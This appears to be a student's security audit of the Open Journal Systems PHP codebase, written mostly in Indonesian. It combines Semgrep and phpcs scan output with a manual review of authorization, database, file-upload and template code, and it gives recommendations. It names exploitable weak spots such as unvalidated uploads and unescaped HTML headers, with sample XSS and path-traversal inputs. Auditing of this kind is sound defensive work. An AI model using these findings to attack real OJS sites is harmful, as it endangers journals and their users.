      197┆ } elseif (@unserialize($locales) !== false ) {
        ⋮┆----------------------------------------
      198┆ $locales = unserialize($locales);
        ⋮┆----------------------------------------
      629┆ $blocks = unserialize($row->setting_value);
        ⋮┆----------------------------------------
      670┆ $blocks = unserialize($row->setting_value);

ojs-src/lib/pkp/classes/oai/PKPOAIDAO.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

       53┆ return $row ? new OAIResumptionToken($row->token, $row->record_offset,
           unserialize($row->params), $row->expire) : null;

❯❯❯ php.lang.security.md5-loose-equality.md5-loose-equality
      ❮❮ Blocking ❯❯
      Make sure comparisons involving md5 values are strict (use `===` not `==`) to avoid type juggling
      issues
      Details: https://sg.run/Do4G

       71┆ } while($val != 0);

ojs-src/lib/pkp/classes/payment/QueuedPaymentDAO.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

       33┆ $queuedPayment = unserialize($row->payment_data);

ojs-src/lib/pkp/classes/plugins/PluginHelper.inc.php
❯❯❯ php.lang.security.exec-use.exec-use
      ❮❮ Blocking ❯❯
      Executing non-constant commands. This can lead to command injection.
      Details: https://sg.run/5Q1j

       62┆ exec($tarBinary.' -xzf ' . escapeshellarg($filePath) . ' -C ' .
           escapeshellarg($pluginExtractDir), $output, $returnCode);

ojs-src/lib/pkp/classes/plugins/ThemePlugin.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

      564┆ $value = $value === null ? [] : unserialize($value);

ojs-src/lib/pkp/classes/search/SearchHelperParser.inc.php
❯❯❯ php.lang.security.exec-use.exec-use
      ❮❮ Blocking ❯❯
      Executing non-constant commands. This can lead to command injection.
      Details: https://sg.run/5Q1j

       34┆ $this->fp = @popen($exec, 'r');

ojs-src/lib/pkp/classes/security/AuthSourceDAO.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

      110┆ $auth->setSettings(unserialize($row['settings']));
```

```
syifaniads@LAPTOP-FPE63SP!

  ojs-src/lib/pkp/classes/validation/ValidatorTypeDescription.inc.php
❯❯❯ php.lang.security.eval-use.eval-use
        ❮❮ Blocking ❯❯
        Evaluating non-constant commands. This can lead to command injection.
        Details: https://sg.run/J9AP

         95┆ $validator = eval($validatorConstructorCode);

  ojs-src/lib/pkp/classes/xslt/XSLTransformer.inc.php
❯❯❯ php.lang.security.exec-use.exec-use
        ❮❮ Blocking ❯❯
        Executing non-constant commands. This can lead to command injection.
        Details: https://sg.run/5Q1j

        204┆ exec($xsltCommand . ' 2>&1', $contents, $status);

  ojs-src/lib/pkp/controllers/grid/plugins/PluginGalleryGridHandler.inc.php
❯❯ php.lang.security.unlink-use.unlink-use
        ❮❮ Blocking ❯❯
        Using user input when deleting files with `unlink()` is potentially dangerous. A malicious actor
        could use this to modify or access files they have no right to.
        Details: https://sg.run/rYeR

        272┆ unlink($destPath);
          ⋮┆----------------------------------------
        285┆ unlink($destPath);

  ojs-src/lib/pkp/pages/admin/AdminHandler.inc.php
❯❯❯ php.lang.security.phpinfo-use.phpinfo-use
        ❮❮ Blocking ❯❯
        The 'phpinfo' function may reveal sensitive information about your environment.
        Details: https://sg.run/W82E

        375┆ phpinfo();

  ojs-src/lib/pkp/pages/install/InstallHandler.inc.php
❯❯❯ php.lang.security.search-active-debug.search-active-debug
        ❮❮ Blocking ❯❯
        Debug logging is explicitly enabled. This can potentially disclose sensitive information and should
        never be active on production systems.
        Details: https://sg.run/PKeW

         33┆ @ini_set('display_errors', true);

  ojs-src/lib/pkp/tools/copyAccessLogFileTool.php
❯❯❯ php.lang.security.exec-use.exec-use
        ❮❮ Blocking ❯❯
        Executing non-constant commands. This can lead to command injection.
        Details: https://sg.run/5Q1j

        204┆ exec($egrepPath . " -i '" . $this->_contextPaths . "' " . escapeshellarg($tmpFilePath) . "
            > " . escapeshellarg($destinationPath), $output, $returnValue);

  ojs-src/plugins/generic/usageStats/UsageStatsPlugin.inc.php
❯❯❯ php.lang.security.mcrypt-use.mcrypt-use
        ❮❮ Blocking ❯❯
        Mcrypt functionality has been deprecated and/or removed in recent PHP versions. Consider using
        Sodium or OpenSSL.
        Details: https://sg.run/BkZR

        698┆ $newSalt = bin2hex(mcrypt_create_iv(16, MCRYPT_DEV_URANDOM|MCRYPT_RAND));

  ojs-src/plugins/importexport/datacite/DataciteExportPlugin.inc.php
❯❯❯ php.lang.security.exec-use.exec-use
        ❮❮ Blocking ❯❯
        Executing non-constant commands. This can lead to command injection.
        Details: https://sg.run/5Q1j

        384┆ exec($tarCommand);


Scan Summary

✅ Scan completed successfully.
```

```
Scan Summary

✅ Scan completed successfully.
 • Findings: 38 (38 blocking)
 • Rules run: 112
 • Targets scanned: 1347
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Not matching --include patterns: 10213
   ◦ Files matching .semgrepignore patterns: 138
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 112 rules on 1347 files: 38 findings.

📢 Too many findings? Try Semgrep Pro for more powerful queries and less noise.
   See https://sg.run/false-positives.
syifaniads@LAPTOP-FPE63SP9:~$
```

Ditemukan:

1. SQL INJECTION (TIDAK ADA)
2. Command injection

```
exec($gzipCmd, $output, $returnValue);
popen($exec, 'r');
`/bin/stty -echo`
```

3. CODE INJECTION (EVAL)

```
eval($condition);
```

4. DESERIALIZATION (RCE)

```
unserialize($value);
```

5. FILE-BASED (unlink)

```
unlink($filePath);
```

Semgrep owasp10

```
syifaniads@LAPTOP-FPE63SP9:~$ semgrep scan --config p/owasp-top-ten --config p/security-audit --include "*.php" --no-git-ignore --json --output semgrep_
ojs-src

  ooo
  Semgrep CLI

┐ Loading rules from registry...                                                                    Scanning 1347 files
Code rules:

  CODE RULES

  Language      Rules   Files         Origin      Rules
  ──────────────────────────         ──────────────────
  php              49    1347         Pro rules    1739
  <multilang>       8    1347         Community     674


  SUPPLY CHAIN RULES

  💎 Run `semgrep ci` to find dependency
     vulnerabilities and advanced cross-file findings.


  PROGRESS

  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:10


  Scan Summary

  ✅ Scan completed successfully.
  • Findings: 2 (2 blocking)
  • Rules run: 57
  • Targets scanned: 1347
  • Parsed lines: ~100.0%
  • Scan skipped:
    ◦ Not matching --include patterns: 10213
    ◦ Files matching .semgrepignore patterns: 138
  • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 57 rules on 1347 files: 2 findings.
syifaniads@LAPTOP-FPE63SP9:~$
```

Hasil temuan 10 semgrep auto

No	Rule	File	Line	Severity	Kateg
1	unserialize-use	OJSv3_3_0UpgradeMigration.inc.php	123	WARNING	Deserializ
2	unserialize-use	OJSv3_3_0UpgradeMigration.inc.php	124	WARNING	Deserializ
3	unserialize-use	OJSv3_3_0UpgradeMigration.inc.php	148	WARNING	Deserializ
4	unserialize-use	OJSv3_3_0UpgradeMigration.inc.php	149	WARNING	Deserializ
5	unserialize-use	APCCache.inc.php	51	WARNING	Deserializ
6	unlink-use	CacheManager.inc.php	135	WARNING	File Mani
7	unlink-use	FileCache.inc.php	60	WARNING	File Mani
8	unserialize-use	XCacheCache.inc.php	54	WARNING	Deserializ

9	backticks -use	InstallTool.inc.php	97	ERROR	Command Injection
10	backticks -use	InstallTool.inc.php	104	ERROR	Command Injection

Custom rule — Deteksi eval() berbahaya:

```
syifaniads@LAPTOP-FPE635P9:~$ semgrep scan --config custom_rules.yaml --include "*.php" --no-git-ignore --json --output semgrep_custo
m.json ojs-src

Semgrep CLI

Scanning 1347 files with 3 Code rules:

  CODE RULES
  Scanning 1347 files with 3 php rules.

  SUPPLY CHAIN RULES

  Run `semgrep ci` to find dependency
    vulnerabilities and advanced cross-file findings.

  PROGRESS

    100% 0:00:07

Scan Summary
Scan completed successfully.
 • Findings: 124 (124 blocking)
 • Rules run: 3
 • Targets scanned: 1347
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Not matching --include patterns: 10213
   ◦ Files matching .semgrepignore patterns: 138
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 3 rules on 1347 files: 124 findings.

Too many findings? Try Semgrep Pro for more powerful queries and less noise.
  See https://sg.run/false-positives.
```

```
syifaniads@LAPTOP-FPE63SP9:~$ python3 -c "
import json

with open('semgrep_custom.json') as f:
    data = json.load(f)

results = data.get('results', [])

filtered = [r for r in results if r['extra']['severity'] == 'ERROR']

for r in filtered[:10]:
    print(f\"{r['check_id']} | {r['path']}:{r['start']['line']}\")
"
php-eval-injection | ojs-src/lib/pkp/classes/install/Installer.inc.php:383
php-eval-injection | ojs-src/lib/pkp/classes/install/Installer.inc.php:431
php-eval-injection | ojs-src/lib/pkp/classes/validation/ValidatorTypeDescription.inc.php:95
syifaniads@LAPTOP-FPE63SP9:~$ python3 -c "
import json

with open('semgrep_custom.json') as f:
    data = json.load(f)

results = data.get('results', [])

filtered = [
    r for r in results
    if r['extra']['severity'] in ['ERROR', 'WARNING']
]

for r in filtered[:15]:
    print(f\"{r['extra']['severity']} | {r['check_id']} | {r['path']}:{r['start']['line']}\")
"
WARNING | php-unserialize-user-input | ojs-src/classes/migration/upgrade/OJSv3_3_0UpgradeMigration.inc.php:123
WARNING | php-unserialize-user-input | ojs-src/classes/migration/upgrade/OJSv3_3_0UpgradeMigration.inc.php:124
WARNING | php-unserialize-user-input | ojs-src/classes/migration/upgrade/OJSv3_3_0UpgradeMigration.inc.php:148
WARNING | php-unserialize-user-input | ojs-src/classes/migration/upgrade/OJSv3_3_0UpgradeMigration.inc.php:149
WARNING | php-file-include-variable | ojs-src/index.php:65
WARNING | php-unserialize-user-input | ojs-src/lib/pkp/classes/cache/APCCache.inc.php:51
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/cache/FileCache.inc.php:46
WARNING | php-unserialize-user-input | ojs-src/lib/pkp/classes/cache/XCacheCache.inc.php:54
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/cliTool/CliTool.inc.php:32
WARNING | php-unserialize-user-input | ojs-src/lib/pkp/classes/context/CategoryDAO.inc.php:139
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/core/APIRouter.inc.php:93
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/core/APIRouter.inc.php:113
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/core/PKPApplication.inc.php:135
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/core/PKPPageRouter.inc.php:203
WARNING | php-file-include-variable | ojs-src/lib/pkp/classes/core/PKPPageRouter.inc.php:205
```

phpcs-security-audit

```
syifaniads@LAPTOP-FPE63SP9:~$ phpcs --standard=Security --extensions=php --ignore=*/vendor/*,*/node_modules/* ojs-src > phpcs_securit
y_output.txt 2>&1
syifaniads@LAPTOP-FPE63SP9:~$ head phpcs_security_output.txt

FILE: /home/syifaniads/ojs-src/pages/article/ArticleHandler.inc.php
----------------------------------------------------------------------
FOUND 0 ERRORS AND 2 WARNINGS AFFECTING 2 LINES
----------------------------------------------------------------------
 228 | WARNING | Function array_map() that supports callback detected
 232 | WARNING | Function array_map() that supports callback detected
----------------------------------------------------------------------
syifaniads@LAPTOP-FPE63SP9:~$
```

Manual review 5 file

3.4 Manual Code Review — Titik Fokus

Lakukan code review manual pada file-file berikut (titik rawan historis):

File	Alasan Revie
classes/security/authorization/	Logic otorisasi

lib/pkp/classes/db/DAO.inc.php	Akses database, potential SQL inje
classes/submission/SubmissionFileManager.inc.php	File upload validat
plugins/generic/	Plugin pihak ketig attack surface luas
lib/pkp/classes/template/PKPTemplateManager.inc.php	Template renderin XSS risk

1. classes/security/authorization/

   OjsIssueGalleyRequiredPolicy

   ID di-cast ke integer:

   $issueGalleyId = (int)$this->getDataObjectId();

   ✔️ AMAN → mencegah injection dari input

   Validasi object:

   if (!is_a($issueGalley, 'IssueGalley')) return AUTHORIZATION_DENY;

   ✔️ memastikan object valid

   Validasi relasi:

   $issueGalleyDao->getById($issueGalleyId, $issue->getId());

   ✔️ memastikan galley milik issue yang benar

Output:

Sudah menerapkan defensive programming. Tidak ada bypass langsung.

Authorization policy ini telah melakukan validasi ID dengan casting integer dan memastikan relasi data (issue galley dengan issue). Tidak ditemukan indikasi bypass atau insecure direct object reference (IDOR).

OjsIssueRequiredPolicy

✔️ Validasi ID
if (!$issueId) return AUTHORIZATION_DENY;

✔️ Validasi kepemilikan data
$issueDao->getByBestId($issueId, $this->journal->getId());

✔️ Role-based access control
array_intersect($userRoles, [...])

POTENSI RISIKO:

Input dari user:
$this->_request->getUserVar($this->_parameterName)
➡️ ini berasal dari user input (GET/POST)

Tapi:
ctype_digit(...)
✔️ sudah divalidasi numeric → relatif aman

Policy ini menerapkan validasi input dan role-based access control dengan baik. Meskipun data berasal dari user input, penggunaan ctype_digit() memastikan hanya nilai numerik yang diproses, sehingga mengurangi risiko injection.

OjsJournalMustPublishPolicy

✔️ Context check

```
if (!$this->_context) return AUTHORIZATION_DENY;
```

✔ Role bypass (intended)
ROLE_ID_MANAGER, ROLE_ID_SITE_ADMIN, …
bukan bug → desain sistem

✔ Business logic:
if ($this->_context->getData('publishingMode') ==
PUBLISHING_MODE_NONE)
jurnal tidak publish → deny

Bergantung pada:
getAuthorizedContextObject()
→ kalau upstream salah, bisa risk

Policy ini mengatur akses berdasarkan status publishing journal dan role pengguna. Tidak ditemukan kerentanan langsung, namun keamanan bergantung pada integritas context dan role assignment.

Manual code review pada modul authorization menunjukkan bahwa sistem telah menerapkan validasi yang cukup baik, termasuk:

- Validasi input dengan casting dan pengecekan numerik
- Validasi object untuk memastikan keberadaan data
- Role-based access control untuk membatasi akses
- Validasi relasi antar entitas (issue dan galley)

Tidak ditemukan kerentanan kritis seperti SQL Injection atau authorization bypass secara langsung.

Namun, terdapat ketergantungan pada input user (getUserVar) dan context authorization yang jika tidak divalidasi secara konsisten di layer lain dapat berpotensi menimbulkan celah keamanan.

2. lib/pkp/classes/db/DAO.inc.php

✔ Menggunakan parameter binding

return Capsule::cursor(Capsule::raw($sql), $params);

Query dipisah dengan:

- $sql
- $params

➡️ Ini artinya:
Prepared statement digunakan

✔️ Contoh aman di sistem
$this->retrieve($sql, $params);
➡️ Parameter tidak langsung di-concat ke query

Pendekatan ini mengurangi risiko SQL Injection karena input user tidak langsung dimasukkan ke dalam query string.

POTENSI RISIKO:

❗ Query masih berbentuk raw string
Capsule::raw($sql)

➡️ Artinya:

- Query tetap ditulis manual oleh developer
- Kalau developer bikin seperti ini:

$sql = "SELECT * FROM users WHERE username = '$username'";
➡️ 💥 tetap bisa kena SQL Injection

DAO tidak memaksa penggunaan prepared statement secara ketat, sehingga keamanan sangat bergantung pada implementasi di level DAO turunan.

Dynamic SQL Construction
Contoh:
$sql .= ' LIMIT ' . (int) $dbResultRange->getCount();
$sql .= ' OFFSET ' . $offset;
✔️ Aman karena: di-cast ke integer

TAPI:
'SELECT COUNT(*) FROM (' . $sql . ')'

SQL disusun ulang secara dinamis

Risiko:
kalau $sql berasal dari input tidak aman → bisa injection chain

Penggunaan unserialize()
$value = unserialize($value);

Ini bahaya:

- bisa kena Object Injection
- apalagi kalau data dari DB / user

Penggunaan unserialize() tanpa validasi dapat menyebabkan Object Injection apabila data berasal dari sumber tidak terpercaya.

Dynamic Table Name
Contoh:
"SELECT * FROM $tableName"
Kalau $tableName tidak dikontrol → risiko SQL Injection

Pada file DAO.inc.php ditemukan bahwa sistem menggunakan parameter binding melalui $params pada saat eksekusi query, yang merupakan praktik aman untuk mencegah SQL Injection.

Namun demikian, query masih dibangun secara manual menggunakan raw SQL (Capsule::raw), sehingga terdapat ketergantungan pada developer untuk memastikan tidak terjadi concatenation dengan input user secara langsung.

Selain itu, ditemukan penggunaan fungsi unserialize() pada data dari database, yang berpotensi menyebabkan Object Injection apabila data tidak divalidasi dengan baik.

Secara umum, implementasi DAO cukup aman, namun masih memiliki risiko jika tidak digunakan dengan benar pada layer aplikasi di atasnya.

Hal ini menunjukkan bahwa keamanan pada layer database bersifat semi-safe, di mana framework menyediakan mekanisme aman, tetapi tidak sepenuhnya memaksa penggunaannya.

3. classes/submission/SubmissionFileManager.inc.php

Setelah dilakukan pencarian pada seluruh codebase, tidak ditemukan penggunaan langsung `$_FILES` maupun `move_uploaded_file()` pada folder `classes/submission/`. Hal ini menunjukkan bahwa mekanisme upload file tidak terletak pada layer tersebut, melainkan di "C:\Users\SYIFA\Documents\ojs-src\lib\pkp\classes\file\FileManager.inc.php ".

Entry point:

```
function uploadFile($fileName, $destFileName) {
    ...
    if (move_uploaded_file($_FILES[$fileName]['tmp_name'],
$destFileName))
```

titik upload sebenarnya

Validasi File:
Tidak ditemukan:
pathinfo(...)
in_array(...)
Artinya:
User bisa upload file apapun (termasuk .php)

ADA MIME CHECK — tapi lemah
PKPString::mime_content_type(...)
MASALAH:

- MIME bisa dipalsukan
- fallback ke:

$_FILES[$fileName]['type']

ini 100% bisa dimanipulasi

TIDAK ADA VALIDASI DI uploadFile()

```
function uploadFile(...) {
```

```
    move_uploaded_file(...)
}
```
langsung upload tanpa check apapun ❌

NAMA FILE TIDAK DISANITASI
$destFileName
 langsung dipakai
Tidak ada:
basename()
preg_replace()

Risiko:

- Path Traversal (../../shell.php)
- Overwrite file penting
- RCE (Remote Code Execution)

EXTENSION CHECK ADA — TAPI TERPISAH
function parseFileExtension(...)
bahkan ada comment developer:
// FIXME Check for evil

Validasi tidak dilakukan saat upload, tapi dipisah ke fungsi lain → rawan bypass

Pada file `FileManager.inc.php`, ditemukan bahwa proses upload file dilakukan menggunakan fungsi `move_uploaded_file()` tanpa validasi keamanan yang memadai.

Temuan

- Tidak terdapat validasi ekstensi file sebelum proses upload dilakukan.
- Tidak terdapat whitelist tipe file yang diizinkan.
- MIME type diperiksa menggunakan `mime_content_type()`, namun masih dapat dipalsukan dan bahkan fallback ke `$_FILES['type']` yang tidak dapat dipercaya.

- Nama file tujuan (`$destFileName`) tidak disanitasi sebelum digunakan.
- Terdapat fungsi `parseFileExtension()`, namun tidak digunakan secara langsung pada proses upload dan bahkan mengandung komentar `FIXME`, yang menunjukkan bahwa validasi belum lengkap.

Risiko

- Upload file berbahaya seperti webshell (.php)
- Remote Code Execution (RCE)
- Path Traversal melalui manipulasi nama file
- Overwrite file penting pada server

Kesimpulan

Implementasi upload file pada `FileManager.inc.php` tidak memiliki validasi keamanan yang kuat. Validasi tidak dilakukan secara langsung pada proses upload, sehingga berpotensi membuka celah eksploitasi jika tidak dikontrol pada layer lain.

Rekomendasi

- Tambahkan validasi whitelist ekstensi file
- Gunakan validasi MIME type berbasis file content (bukan header)
- Sanitasi nama file sebelum disimpan
- Gunakan random filename (UUID)
- Tolak file dengan ekstensi berbahaya seperti `.php`, `.exe`, dll

4. plugins/generic/

OUTPUT TANPA SANITASI → POTENSI XSS
echo $this->_getHTMLContents($request, $galley);

masalahnya ada di:
$contents = Services::get('file')->fs->read(...)

lalu langsung:
echo $contents;

File HTML dari user / submission langsung ditampilkan TANPA escaping.
Artinya:
kalau user upload HTML berisi:
<script>alert(1)</script>
akan dieksekusi → Stored XSS

MANIPULASI HTML TANPA SANITASI
$contents = preg_replace(...)
banyak replace:

- src
- href
- Url

tapi:

- tidak ada filtering script
- tidak ada sanitization

Risiko:

Attacker bisa inject HTML/JS berbahaya

TEMPLATE VARIABLE REPLACEMENT (RAW)
$contents = str_replace('{$' . $key . '}', $value, $contents);

$value berasal dari:
$journal->getLocalizedName()
$site->getLocalizedTitle()
tidak di-escape

Risiko:
XSS dari metadata / DB

FILE CONTENT DIRECT READ
$contents = Services::get('file')->fs->read(...)
file dibaca langsung

tidak ada:

- content validation
- sanitization

Plugin ini TRUST HTML CONTENT terlalu tinggi

Padahal:
HTML = bisa contain JS = XSS

Pada plugin `htmlArticleGalley`, ditemukan beberapa potensi kerentanan keamanan yang berkaitan dengan pengolahan dan output HTML.

Temuan:
- Konten HTML dibaca langsung dari file menggunakan `Services::get('file')->fs->read()` tanpa validasi.
- Konten tersebut langsung ditampilkan ke user menggunakan `echo` tanpa proses sanitasi.
- Tidak terdapat mekanisme escaping atau filtering terhadap konten HTML yang ditampilkan.
- Penggunaan `preg_replace()` untuk memodifikasi HTML dilakukan tanpa validasi keamanan.
- Variabel template digantikan menggunakan `str_replace()` tanpa escaping, sehingga berpotensi menampilkan data tidak aman.

Risiko:
- Stored Cross-Site Scripting (XSS)
- Injection melalui konten HTML
- Eksekusi JavaScript berbahaya dari file yang diupload

Kesimpulan
Plugin ini mempercayai konten HTML secara langsung tanpa validasi atau sanitasi yang memadai, sehingga membuka peluang eksploitasi XSS jika attacker dapat mengontrol isi file HTML.

Rekomendasi
- Gunakan HTML sanitization library (misalnya HTMLPurifier)
- Hindari output langsung menggunakan `echo`
- Terapkan escaping pada semua data yang ditampilkan
- Batasi atau filter tag HTML berbahaya seperti `<script>`

5. lib/pkp/classes/template/PKPTemplateManager.inc.php

HEADER HTML LANGSUNG DI-INJECT (NO SANITIZATION)
$this->addHeader('customHeaders', $customHeaders);
Sumber:
$customHeaders = $currentContext->getLocalizedData('customHeaders');

Masalah:
User / admin bisa inject HTML langsung ke <head>

contoh payload:
<script>alert(1)</script>
akan langsung masuk ke halaman

Impact:

- Stored XSS
- Full DOM compromise
- Cookie/session stealing

META TAG TANPA ESCAPING

```
$this->addHeader(
  'searchDescription',
  '<meta name="description" content="' .
$currentContext->getLocalizedData('searchDescription') . '">'
);
```

Masalah:
Data dimasukkan ke attribute HTML tanpa escaping

kalau input:
" onmouseover="alert(1)

Jadi:
<meta content="" onmouseover="alert(1)">

HTML HEADER BUILDER RAW STRING
function addHeader($name, $header, $args = [])
dia cuma:

```
$this->_htmlHeaders[...] = [
  'header' => $header,
];
```

tidak ada:

- sanitization
- validation

- escaping

Artinya:
Semua plugin / input bisa inject HTML arbitrary

JAVASCRIPT INLINE INJECTION

```
$this->addJavaScript(
  'pkpLibData',
  $output,
  [
    'inline' => true,
  ]
);
```

$output berisi:

```
$output .= '$.pkp.app = ' . json_encode($app_data) . ';';
```

Potensi masalah:
Kalau $app_data tidak bersih:
→ JS injection

Walaupun:
✔ pakai json_encode (ini relatif aman)
tapi tetap:
bergantung ke input sebelumnya

USER DATA MASUK TEMPLATE TANPA FILTER

```
$this->assign([
  'displayPageHeaderTitle' => $currentContext->getLocalizedData('name'),
]);
```

Masalah:

Data dari DB langsung dikirim ke template

➡️ kalau template tidak pakai escape:

💥 XSS

CUSTOM HEADER PALING BAHAYA
Ini yang paling critical:

```
if (!empty($customHeaders)) {
  $this->addHeader('customHeaders', $customHeaders);
}
```

ini berarti:
User bisa inject:
- <script>
- <iframe>
- <meta refresh>

💥 ini full XSS gateway

TemplateManager TRUST data terlalu tinggi
Masalahnya bukan di Smarty, tapi di:
data sebelum masuk template

File `PKPTemplateManager.inc.php` berfungsi sebagai pengelola template berbasis Smarty dan bertanggung jawab atas rendering HTML di seluruh aplikasi.

Temuan:
- Fungsi `addHeader()` menerima input HTML mentah tanpa sanitasi atau validasi.
- Data `customHeaders` dari database dimasukkan langsung ke dalam `<head>` tanpa escaping.
- Meta tag seperti `searchDescription` dibangun menggunakan string concatenation tanpa escaping terhadap input user.
- Data dari database (misalnya nama jurnal, site title) langsung di-assign ke template tanpa sanitasi eksplisit.
- Script JavaScript inline di-generate menggunakan data dinamis, berpotensi menjadi injection point jika data tidak tervalidasi.


Risiko:
- Stored Cross-Site Scripting (XSS)
- HTML injection di bagian `<head>`
- JavaScript injection melalui inline script
- Full client-side compromise

